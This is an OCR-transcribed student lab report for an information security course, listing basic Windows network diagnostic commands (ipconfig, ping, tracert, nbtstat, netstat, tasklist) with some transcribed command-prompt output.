Name – Kulvir Singh


Reg. No. – 19BCE2074

Information Security and Audit Analysis
Lab DA 1


COMMANDS

(This section has windows based commands used for investigating and configuring the computer network.)


ipconfig




ipconfig/all




ipconfig/displaydns




ipconfig/flushdns




ping





Command Prompt
C:\Users\kulvir>ping 192.168.0.109
Pinging 192.168.0.109 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 192.168.0.109:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\kulvir>
Type here to search
ENG
IN
8:40 AM
8/11/2021


tracert


Select Command Prompt - tracert 192.168.3.4
'tracert192.168.3.4' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\kulvir>tracert 192.168.3.4
Tracing route to 192.168.3.4 over a maximum of 30 hops
1 3 ms 2 ms 2 ms 192.168.1.1
2 4 ms 3 ms 3 ms 117.203.180.1
3 4 ms 4 ms 2 ms static.ill.218.248.111.37/24.bsnl.in [218.248.111.37]
4 14 ms 14 ms 12 ms static.ill.218.248.111.38/24.bsnl.in [218.248.111.38]
5 15 ms 15 ms 15 ms 117.216.207.208
6 * * * Request timed out.
7 * * * Request timed out.
8 * * * Request timed out.
9 * * * Request timed out.
10 * * * Request timed out.
11 * * * Request timed out.
12 * * * Request timed out.
13 * * * Request timed out.
14 * * * Request timed out.
15 * *
Type here to search
ENG
IN
8:44 AM
8/11/2021


nbtstat




netstat




tasklist



